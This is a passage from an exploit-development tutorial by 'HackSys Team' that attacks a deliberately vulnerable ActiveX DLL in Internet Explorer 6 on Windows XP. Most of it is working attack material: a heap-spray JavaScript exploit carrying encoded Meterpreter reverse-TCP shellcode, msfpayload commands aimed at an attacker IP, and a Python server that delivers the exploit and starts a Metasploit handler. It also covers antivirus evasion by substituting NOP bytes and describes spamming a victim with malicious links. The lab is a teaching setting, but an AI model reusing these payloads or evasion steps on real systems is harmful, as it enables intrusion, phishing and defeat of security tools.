                             "%ubb05%u1347%u6f72%u006a%uff53%u63d5%u6c61%u0063");
        nops = unescape('%u9090%u9090');
        headersize = 20;

        //write the output to Internet Explorer's window
        document.write("<h2>vulActiveX.dll Heap Spray Attack</h2>");

        //create one block with nops
        document.write("Creating one block of memory with <b>NOPS</b>.</br>");
```

```
        slackspace = headersize + shellcode.length;
        while (nops.length < slackspace) nops += nops;
        fillblock = nops.substring(0, slackspace);

        //enlarge block with nops, size 0x50000
        document.write("Enlarging the memory with <b>NOPS</b> of size <b>0x5000</b>.</br>");
        block = nops.substring(0, nops.length - slackspace);
        while (block.length + slackspace < 0x50000) block = block + block + fillblock;

        document.write("Spraying <b>NOPS + SHELLCODE</b> <b>250</b> times.</br>");

        //spray 250 times : nops + shellcode
        memory = new Array();
        for (counter = 0; counter < 250; counter++) {
            memory[counter] = block + shellcode;

            //show the status of spray on Status bar
            window.status = "Spraying: " + Math.round(100 * counter / 250) + "% done";
        }

        document.write("Allocated <b>" + (block.length + shellcode.length).toString() + "</b>
bytes.<br>");
        document.write("Heap Spraying completed successfully.<br>");
        window.status = "Launching Exploit";
        alert("Heap Spraying Done\n\n Launching Exploit");

        //overwrite the complete stack with "\x06\x06\x06\x06"
        //
        //                  +------------------+
        //                  | \x06\x06\x06\x06 |
        //                  +------------------+
        //                  | \x06\x06\x06\x06 | --------------------
        //                  +------------------+                    |
        //                  | \x06\x06\x06\x06 |                    V
        //                  +------------------+              +-----------------+
        //                  | \x06\x06\x06\x06 |              | NOP + SHELLCODE |
        //                  +------------------+              +-----------------+
        //                  | \x06\x06\x06\x06 |              | NOP + SHELLCODE |
        //                  +------------------+              +-----------------+
        //                  | \x06\x06\x06\x06 |              | NOP + SHELLCODE |
        //                  +------------------+              +-----------------+
        //
        evil_payload = "";
        while (evil_payload.length < 14356) evil_payload += "\x06";

        //pass the parameter to BufferOverflow method
        _vulActiveX.BufferOverflow(evil_payload);
    </script>
</head>
<body>
</body>
</html>
```

It's time to test the above exploit **PoC**. Let's open **iexplore.exe** in the **Immunity debugger**. We need to check whether our exploit **PoC** is working as expected.



As expected, **`Access Violation`** has occurred. Pass the **exception** to the program by pressing **SHIFT + F9**.



Awesome, finally we did it. Our exploit **PoC** is working absolutely as expected. We have successfully exploited **`vulActiveX.dll`** and executed our shellcode. ☺

Am I A Hacker?

Post Exploitation

When software vulnerabilities are discovered, it's very important to know the impact of the discovery on software users. The emphasis of this section is on the various methodologies used by **Black Hats/Cyber Criminals/Script-Kiddies** to gain **unauthorized access** to a Computer system by finding and exploiting vulnerabilities in software components.


We already know that our **`vulActiveX.dll`** is vulnerable to Heap Spraying attack. Let's try to take advantage of this situation and completely re-write the exploit **PoC** and own a Windows box by triggering the vulnerability and exploiting it.

Scenario Assumption

In this paper, we will take a very simple scenario so the probability of exploitation is higher. For this paper, we will not deal with the mitigations to overcome these kinds of attacks like **Data Execution Prevention** (**DEP**), **Address Space Layout Randomization** (**ASLR**), etc.

We will assume the following configuration in victim's Windows box.

- ✓ **Avast Free Anti-Virus 2012**
- ✓ **Windows XP Service Pack 3 build 2600**
- ✓ **Internet Explorer 6**
- ✓ **Data Execution Prevention in OptIn mode**




Attacker has determined that victim is running vulnerable **`vulActiveX.dll`** which got shipped with 3rd party Internet Explorer 6 **add-ons**. Attacker grabbed a copy of **`vulActiveX.dll`** and has made a working exploit **PoC** to compromise victim's Computer. After everything is setup, attacker will try to mislead the victim to browse port **80** on attacker's machine where the exploit **PoC** is waiting for the victim to connect.

METERPRETER

Meterpreter is an advanced payload that is included in the **Metasploit Framework**. Its purpose is to provide complex and advanced features that can help in post exploitation. **Meterpreter** can also be called as **Meta-Interpreter**; it works by using **in memory DLL injection** method. Meterpreter and all of the extensions that it loads are executed entirely from memory and never touch the disk, thus they remain undetected from standard Anti-Virus detection schemas. Meterpreter uses encrypted client-server communication channel.

Let's have a look on how **Meterpreter** works.



Meterpreter is a **staged** payload. We send **Meterpreter** first stage payload with our exploit **PoC**. Once the payload is executed in exploited process of victim's computer, it connects back to the **Metasploit Framework**. **Metasploit** sends **second stage Meterpreter** payload with **Meterpreter Server DLL**.

Meterpreter second stage uses **in memory DLL injection** technique to inject the **Meterpreter's Server DLL** to the exploited process. Hence, **Metasploit** and **Meterpreter** start communicating over encrypted channel.

Please Note: To know more about **Meterpreter**, please do read **skape's** excellent paper on Metasploit Meterpreter. http://www.hick.org/code/skape/papers/meterpreter.pdf

Let's move forward and generate **Meterpreter** payload using **msflayload** command and encode it to bypass **Anti-Virus detection**.

IP address of attacker's box: **192.168.96.128**

Open **konsole** and type in the below given command.

```
 8   8                    888888                  88888
 8   8 88888 8888 8   8  8      8    8 88888     8   8888 88888 8888888
 88888 8   8 8  8 8   8  888888 8    8 8         8   8    8   8 8  8  8
 8   8 88888 8    888888      8 888888 88888     8   8888 88888 8  8  8
 8   8 8   8 8  8 8    8 8    8   88       8     8   8    8   8 8  8  8
 8   8 8   8 8888 8    8 888888   88   88888     8   8888 8   8 8  8  8

 [*] Welcome to HackSys Team - Panthera
 [*] Email:  hacksysteam@hotmail.com
 [*] Web:  http://hacksys.vfreaks.com/

root@bt:~# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.96.128 R |
msfencode -a x86 -c 10 -e x86/shikata_ga_nai -t js_le >
/root/Desktop/meterpreter_js.txt

[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)

[*] x86/shikata_ga_nai succeeded with size 344 (iteration=2)

[*] x86/shikata_ga_nai succeeded with size 371 (iteration=3)

[*] x86/shikata_ga_nai succeeded with size 398 (iteration=4)

[*] x86/shikata_ga_nai succeeded with size 425 (iteration=5)

[*] x86/shikata_ga_nai succeeded with size 452 (iteration=6)

[*] x86/shikata_ga_nai succeeded with size 479 (iteration=7)

[*] x86/shikata_ga_nai succeeded with size 506 (iteration=8)

[*] x86/shikata_ga_nai succeeded with size 533 (iteration=9)

[*] x86/shikata_ga_nai succeeded with size 560 (iteration=10)

root@bt:~#
```

We can find the generated payload in **/root/Desktop/meterpreter_js.txt**

Python Exploit PoC

Let's re-write the exploit **PoC** in python with very simple inbuilt mini HTTP web server. We will replace the previously used **windows/exec calc.exe** shellcode with the newly generated **windows/meterpreter/reverse_tcp** shellcode which is located at **/root/Desktop/meterpreter_js.txt**

---------- **exploit_poc_vulactivex.py** ----------

```
#!/usr/bin/env python


#HackSys Team - Panthera
#Author: Ashfaq Ansari
#Email: hacksysteam@hotmail.com
#Website: http://hacksys.vfreaks.com/

#Thanks to:
#Berend-Jan "SkyLined" Wever <berendjanwever@gmail.com>
#Peter Van Eeckhoutte (corelanc0d3r) https://www.corelan.be/
#Richard Brengle <brengle@charteRMI.net>

#This script has been tested on Windows XP SP3 IE 6 with BackTrack 5R1

import time, sys, subprocess
from BaseHTTPServer import HTTPServer
from BaseHTTPServer import BaseHTTPRequestHandler

try:
    import psyco
    psyco.full()
except ImportError:
    pass

#Color variables to be usd with print command
RED   = "\033[31m" # red
GREEN   = "\033[32m" # green
BLUE   = "\033[34m" # blue

#My Custom RequestHandler class
class myRequestHandler(BaseHTTPRequestHandler):
 try:
  def do_GET(self):
    self.printCustomHTTPResponse(200)

    if self.path == "/":
    target = self.client_address[0]
    self.wfile.write("""<html><head>""")
    self.wfile.write("""
    <title>vulActiveX.dll Heap Spray SEH Exploit</title>
    <object classid='clsid:C44CBF61-7844-4C4B-BC77-7643FD70848E' id='_vulActiveX'>
    </object>
    <script type="text/javascript" language="javascript">
    //=========================================//
```

```
    //       vulActiveX Heap Spraying SEH       //
    //                                          //
    //          HackSys Team - Panthera         //
    //        http://hacksys.vfreaks.com/       //
    //         hacksysteam@hotmail.com          //
    //                                          //
    //          Author: Ashfaq Ansari           //
    //      ashfaq_ansari1989@hotmail.com       //
    //                                          //
    //==========================================//

    //Heading
    heading = ("<h4><pre>" +
    "#############################################################<br>" +
    "#vulActiveX.dll ActiveX Buffer Overflow (Heap Spray SEH)#<br>" +
    "#############################################################<br>" +
    "                  HackSys Team - Panthera                  <br>" +
    "                   Author: Ashfaq Ansari                   <br>" +
    "                 http://hacksys.vfreaks.com                <br>" +
    "                  hacksysteam@hotmail.com                  <br>" +
    "#############################################################<br>" +
    "#               Tested on WinXPSP3 with IE6               #<br>" +
    "#############################################################<br>" +
    "</pre></h4>");

    document.write(heading);
    //LHOST = <Attackers IP>
    //root@bt: ~#msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.96.128 R |
    //msfencode -a x86 -c 10 -e x86/shikata_ga_nai -t js_le >
/root/Desktop/meterpreter_js.txt

    shellcode =
unescape('%udeda%u22b8%uf7be%ud9da%u2474%u5af4%uc931%u86b1%u4231%u0318%u1842%uea83' +

'%u5cde%u6202%u04cd%u736f%u8528%u00a9%ufeee%uc214%u4f27%u25d7%ua4f1%u002b' +

'%u47e9%u70c5%u1820%ufe20%u29ae%ua19c%u55eb%ud447%uadde%ua7fd%uad5c%ua4ff' +

'%uc6f7%uc342%ub517%u9600%u4563%ua936%u89c0%uf82f%u06ef%u27c3%ub04d%u53ec' +

'%u89e0%u809d%ue20b%ub12a%u69ab%u841a%u3c42%u5d40%ue496%udb30%u8ae0%uaba3' +

'%ud9e0%u4a92%u6079%ub773%u84d4%ud4b7%u48ba%u3fd8%u2c0e%u523a%u4143%uc281' +

'%u122c%u86da%ueddd%uf0fb%ud5f2%u1ed0%u5517%u8954%ue9cc%u6b52%u3ab8%u6a0b' +

'%ucb3c%u3da8%ub650%u4e10%ua087%u5946%u02f8%u823c%ud1ee%u7b62%u4c80%u1d70' +

'%u665b%u492e%u9fff%u2984%ub122%ua6da%u7e40%u39aa%ua713%u7bc6%u476a%u0c22' +

'%u291b%u9bd1%u0415%u2200%u1f97%u8ef5%u5dfc%u9dd2%uba07%uadfa%u7ac2%u3577' +

'%u6805%ueda9%udbb2%ud834%u43fd%ue600%udb3b%ub3b4%u5be6%u63dd%u14af%u9159' +

'%ue9be%ub797%u5f4f%u5d15%u88cb%u3931%u80f5%u3dd1%uf807%uf2b6%ub24e%u1ae6' +

'%u26d5%ua6e5%uf03a%u8eeb%uee47%u1168%ucf23%ud5b1%u5861%u4dc5%u3bff%uf4de' +

'%ubfac%u96cb%ufa08%uc9b0%u388c%u1341%u6ba7%u6b41%u8488%uc896%u9e02%u55fb' +

'%u9c47%u106a%ucf56%u63ce%u478d%ud139%uf2b5%u2ed0%u44fa%ubf51%uffb6%uda59' +
```

```
'%u3945%u4ad1%uf908%u3460%ubb2e%u0509%u4585%u30f7%ufd04%u398a%u233e%u1871' +

'%u4728%u3de7%uc1aa%u614b%u14e4%uda02%u6dbc%u691c%u29d2%u2a71%u64ee%uc39a' +

'%udc62%u1e69%uaaad%u9762%ueef6%ue8f8%ub3fc%ube3b%u9b6a%u6369%u9de8%u8c0d' +

'%uba32%u181b%u4766%u4337%u057c%u5b5d%u2efa%ued88%u7c5c%uf173%u432d%u3ed4' +

'%ub73e%u3c05%u8c1b%u3112%u162a%uaf2a%uaf07%ue55a%u62ea%u1d48%ud0f8%u4a35' +

'%u9b34%u1e37%u6b12%u1751%uc493%u4903%u877a%u7e0d%ubdd0%ua156%ud581%u0621' +

'%u1e67%ub59c%u1b94%u7bed%u42cb%ufeb3%u5fb5%u7751%ue062%uc295%uedeb%u2fcc' +

'%u2ed5%ue7de%u3e14%udd4f%u55c5%ub4b0%u1baf%uee54%u44f3%u6340%u31b1%u5534' +
                            '%u5605%ufaf0%u7c83%u6e60');

        nops = unescape('%u9090%u9090');
        headersize = 20;

        //write the output to Internet Explorer's window
        document.write("<h2>vulActiveX.dll Heap Spray Attack</h2>");

        //create one block with nops
        document.write("Creating one block of memory with <b>NOPS</b>.</br>");
        slackspace = headersize + shellcode.length;
        while (nops.length < slackspace) nops += nops;
        fillblock = nops.substring(0, slackspace);

        //enlarge block with nops, size 0x50000
        document.write("Enlarging the memory with <b>NOPS</b> of size
<b>0x5000</b>.</br>");
        block = nops.substring(0, nops.length - slackspace);
        while (block.length + slackspace < 0x50000) block = block + block + fillblock;

        document.write("Spraying <b>NOPS + SHELLCODE</b> <b>250</b> times.</br>");

        //spray 250 times : nops + shellcode
        memory = new Array();
        for (counter = 0; counter < 250; counter++) {
            memory[counter] = block + shellcode;

            //show the status of spray on Status bar
            window.status = "Spraying: " + Math.round(100 * counter / 250) + "% done";
        }

        document.write("Allocated <b>" + (block.length + shellcode.length).toString() +
"</b> bytes.<br>");
        document.write("Heap Spraying completed successfully.<br>");
        document.write("Triggering vulnerability in <b>vulActiveX.dll</b>.<br>");
        window.status = "Launching Exploit";
        alert("Launching Exploit");

        evil_payload = "";
        while (evil_payload.length < 14356) evil_payload += unescape('%06');

        //pass the parameter to BufferOverflow method
        _vulActiveX.BufferOverflow(evil_payload);
    </script></head><body></body></html>""")

        print GREEN + ("\n\n[*] Victim IP Address: %s [*]" % (target))
```

```
        time.sleep(2)
        print GREEN + ("[*] Port Connected: 80 [*]")
        time.sleep(2)
        print RED + ("[*] Heap Spraying the victims browser [*]")
        time.sleep(2)
        print RED + ("[*] Please wait for Meterpreter sessions [*]")
        time.sleep(2)

    else :
      self.send_error(404,'FILE NOT FOUND')

   # Print custom HTTP Response messages
   def printCustomHTTPResponse(self, respcode):
     self.send_response(respcode)
     self.send_header("Content-type", "text/html")
     self.send_header("Server", "myRequestHandler")
     self.end_headers()

  # In case of any exceptions, pass them
  except Exception:
     pass

# Bind to port 80
httpd = HTTPServer(('', 80), myRequestHandler)

# Print the Logo
print GREEN + ("""
 _    _            _     _____              _______
| |  | |          | |   / ____|            |__   __|
| |__| | __ _  ___| | _| (___  _   _ ___      | | ___  __ _ _ __ ___
|  __  |/ _` |/ __| |/ /\___ \| | | / __|     | |/ _ \/ _` | '_ ` _ \
| |  | | (_| | (__|   < ____) | |_| \__ \     | |  __/ (_| | | | | | |
|_|  |_|\__,_|\___|_|\_\_____/ \__, |___/     |_|\___|\__,_|_| |_| |_|
                                __/ |
                               |___/
""")

# Print Header
print GREEN + ("""
   ##################################################################
   #   vulActiveX.dll ActiveX Buffer Overflow (Heap Spray SEH)    #
   ##################################################################
   #                                                                #
   #                  Written by HackSys Team                       #
   #                  Author: Ashfaq Ansari                         #
   #                http://hacksys.vfreaks.com                      #
   #                 hacksysteam@hotmail.com                        #
   #                                                                #
   ##################################################################
   #             Tested on WinXP SP3 EN with IE6                    #
   ##################################################################
""")

print BLUE + ("[+] Starting vulActiveX.dll Buffer Overflow (Heap Spray SEH)")
time.sleep(2)
print GREEN + ("[+] Launching Meterpreter Multi Handler")
cmd = 'msfcli exploit/multi/handler LHOST=0.0.0.0
PAYLOAD=windows/meterpreter/reverse_tcp E'
subprocess.Popen([cmd], shell=True)
time.sleep(5)
print BLUE + ("[+] Waiting for Meterpreter Multi Handler to be ready")
time.sleep(20)
```

```
print GREEN + ("[+] Mini HTTP Server started and binded to port 80")
time.sleep(2)
print RED + ("[+] Waiting for victims to connect")
print RED + ("\n\nType CTRL+C to exit the exploit..")

try:
     # handle the connections
     httpd.handle_request()
     # Serve HTTP server forever
     httpd.serve_forever()

# Except Keyboard Interrupts and throw custom message
except KeyboardInterrupt:
       print RED + ("\n\nExiting exploit...\n\n")
       sys.exit(1)
```

Our exploit **PoC** in Python language is ready to be served to victim. Now, from the attacker's point of view, it is necessary that the victim click on a hyperlink that will redirect the browser to attacker's IP. This can be achieved in many ways like spamming victim's email inbox, etc.

Build The Trap

Let's run our **exploit_poc_vulactivex.py** and wait for the victim to check his email inbox and click on the malicious link.


```
root@bt:~/Desktop# ./exploit_poc_vulactivex.py


 _     _                _     _____                 _______
| |   | |              | |   / ____|               |__   __|
| |__ | |__   __ _  ___| | _| (___  _   _ ___        | | ___  __ _ _ __ ___
|  __  |/ _` |/ __| |/ /\___ \| | | / __|       | |/ _ \/ _` | '_ ` _ \
| |  | | (_| | (__|   < ____) | |_| \__ \       | |  __/ (_| | | | | | |
|_|  |_|\__,_|\___|_|\_\_____/ \__, |___/       |_|\___|\__,_|_| |_| |_|
                                 / |
                                |___/

   ##############################################################
   #   vulActiveX.dll ActiveX Buffer Overflow (Heap Spray SEH)  #
   ##############################################################
   #                                                            #
   #                  Written by HackSys Team                   #
   #                  Author: Ashfaq Ansari                     #
   #                http://hacksys.vfreaks.com                  #
   #                 hacksysteam@hotmail.com                    #
   #                                                            #
   ##############################################################
   #              Tested on WinXP SP3 EN with IE6               #
   ##############################################################
```

```
[+] Starting vulActiveX.dll Buffer Overflow (Heap Spray SEH)
[+] Launching Meterpreter Multi Handler
[*] Please wait while we load the module tree...
[+] Waiting for Meterpreter Multi Handler to be ready

                  _---------.
              .' #######   ;."
  .---,.    ;@             @@`;   .---,..
." @@@@@'.,'@@            @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@@          @@@@@@@@@@@@@@ @;
   `.@@@@@@@@@@@@        @@@@@@@@@@@@@@@ .'
     "--'.@@@  -.@        @ ,'-   .'--"
          ".@' ; @       @ `.  ;'
            |@@@@ @@@     @    .
             ' @@@ @@   @@    ,
              `.@@@@    @@   .
                ',@@     @   ;          _____________
                 (   3 C    )     /|___ / HackSys Team! \
                 ;@'. __*__,."     \|--- \_____________/
                  '(.,....")/


       =[ metasploit v4.1.0-release [core:4.1 api:1.0]
+ -- --=[ 748 exploits - 384 auxiliary - 98 post
+ -- --=[ 228 payloads - 27 encoders - 8 nops
       =[ svn r14013 updated 276 days ago (2011.10.20)

Warning: This copy of the Metasploit Framework was last updated 276 days ago.
         We recommend that you update the framework at least every other day.
         For information on updating your copy of Metasploit, please see:
             https://community.rapid7.com/docs/DOC-1306

LHOST => 0.0.0.0
PAYLOAD => windows/meterpreter/reverse_tcp
[*] Started reverse handler on 0.0.0.0:4444
[*] Starting the payload handler...
[+] Mini HTTP Server started and binded to port 80
[+] Waiting for victims to connect


Type CTRL+C to exit the exploit..
```


Our exploit program is running and waiting for victims to connect on **HTTP** port (i.e. port **80**). We have spammed victim's email inbox with emails containing the malicious hyperlinks to the exploit server. If we are lucky then, as soon as the victim click's on the link, our payload will be delivered and we should get a **Meterpreter** session.

Let's have patience and wait for the victim's action. We might have to wait for many hours as we cannot determine when exactly the victim will open our spam emails and click on the malicious link.

Now, let's think from the point of view of a Computer user who is less concerned about the security as he has a great trust on the Anti-Virus program that is installed in his **Windows XP Professional SP3** machine (.i.e. **Avast Free Anti-Virus 2012**).



Victim click's on the malicious link and the **Internet Explorer 6** starts browsing the link. In this case we consider a pseudo domain **bt.com**. Let's check what our victim is doing.



Oh, no. Unfortunately, the attack was unsuccessful and Anti-Virus has successfully blocked the hack attempt. Let's see what happened to the attacker's machine.

```
LHOST => 0.0.0.0
PAYLOAD => windows/meterpreter/reverse_tcp
[*] Started reverse handler on 0.0.0.0:4444
[*] Starting the payload handler...
[+] Mini HTTP Server started and binded to port 80
[+] Waiting for victims to connect


Type CTRL+C to exit the exploit..
192.168.96.131 - - [26/Jul/2012 00:05:01] "GET / HTTP/1.1" 200 -


[*] Victim IP Address: 192.168.96.131 [*]
[*] Port Connected: 80 [*]
[*] Heap Spraying the victims browser [*]
[*] Please wait for Meterpreter sessions [*]
```

Victim made the **`GET / HTTP/1.1`** request but the payload was not delivered to the victim and no **Meterpreter** sessions were created.

Anti-Virus Evasion

Knock-Knock! Hey, what if we could bypass the **Anti-Virus** detection. What could be the possible reasons for the AV detection? Let's make note of few things.

Guess 1: Either our shellcode got detected by Anti - Virus engine.

Guess 2: Either NOPS might be the cause for Trojan detection alarm by Anti - Virus engine.

We already encoded our Meterpreter payload using **`msfencode`** so there is less chance for the shellcode detection. What else could be the cause for AV detection and attack failure?

After trying the exploit **PoC** without **NOPs**, we were able to deliver the payload page and no Anti-Virus alarm triggered.

Hence, we came to a conclusion that **NOPs** might be the problem. There might be other possible causes of our attack failure. Let's continue and generate other **NOP** equivalent **OP code**. There is a wonderful **NOP** builder module in **Metasploit** named as **opty2**.

Let's fire up **msfconsole** and generate a **NOP**.

```
root@bt:~/Desktop# msfconsole

      ,           ,
     /             \
    ((__---,,,---__))
       (_) O O (_)_____________________
          \ _ /                       |\
           o_o \      HACKSYS TEAM    | \
                \                     |  *
                 |||               WW|||
                 |||                 |||


       =[ metasploit v4.1.0-release [core:4.1 api:1.0]
+ -- --=[ 748 exploits - 384 auxiliary - 98 post
+ -- --=[ 228 payloads - 27 encoders - 8 nops
       =[ svn r14013 updated 280 days ago (2011.10.20)

Warning: This copy of the Metasploit Framework was last updated 280 days ago.
         We recommend that you update the framework at least every other day.
         For information on updating your copy of Metasploit, please see:
             https://community.rapid7.com/docs/DOC-1306

msf > use x86/opty2
msf  nop(opty2) > generate 1
buf =
"\xf5"
msf  nop(opty2) > exit
```

Let's replace the **nops** from our exploit **PoC** and replace with the newly generated **NOP** ("**\xf5**").


Before modification:

```
        nops = unescape('%u9090%u9090');
```

After modification:

```
        nops = unescape('%uf5f5%uf5f5');
```

Let's re-run the exploit after the modification has been done. Let's hope that we are able to bypass **AV** detection. Let's intimate our victim to click again on the malicious link.



I think our payload got delivered to victim's Computer. Let's see if any **Meterpreter** session were created or not on attackers box running **BackTrack 5 R1**.

```
192.168.96.131 - - [26/Jul/2012 01:10:17] "GET / HTTP/1.1" 200 -


[*] Victim IP Address: 192.168.96.131 [*]
[*] Port Connected: 80 [*]
[*] Heap Spraying the victims browser [*]
[*] Please wait for Meterpreter sessions [*]
[*] Sending stage (752128 bytes) to 192.168.96.131
[*] Meterpreter session 1 opened (192.168.96.128:4444 -> 192.168.96.131:1052) at
2012-07-26 01:11:30 +0530

meterpreter >
```

Yeah! We have finally done it. We got a **Meterpreter** session and we have successfully bypassed **Anti-Virus detection**.

Porting To Metasploit

As a fan of Metasploit developed by **HD Moore**, we decided to port our current exploit to Metasploit module.

---------- **vulActiveX.rb** ----------

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
    Rank = NormalRanking

    include Msf::Exploit::Remote::HttpServer::HTML


    def initialize(info = {})
        super(update_info(info,
            'Name'           => 'vulActiveX.dll SEH Exploit',
            'Description'    => %q{
                    This module exploits a seh vulnerability within vulActiveX.dll.

                        This exploit utilizes a combination of heap spraying and
                        SEH Overwrite technique. Presently this exploit does not
                        bypass DEP and ASLR. Unfortunately unable to find correct
                        gadagets to do stack pivoting.
            },
            'License'        => MSF_LICENSE,
            'Author'         => [ 'Ashfaq Ansari' ],
            'Version'        => '$Revision: 1$',
            'References'     =>
                [
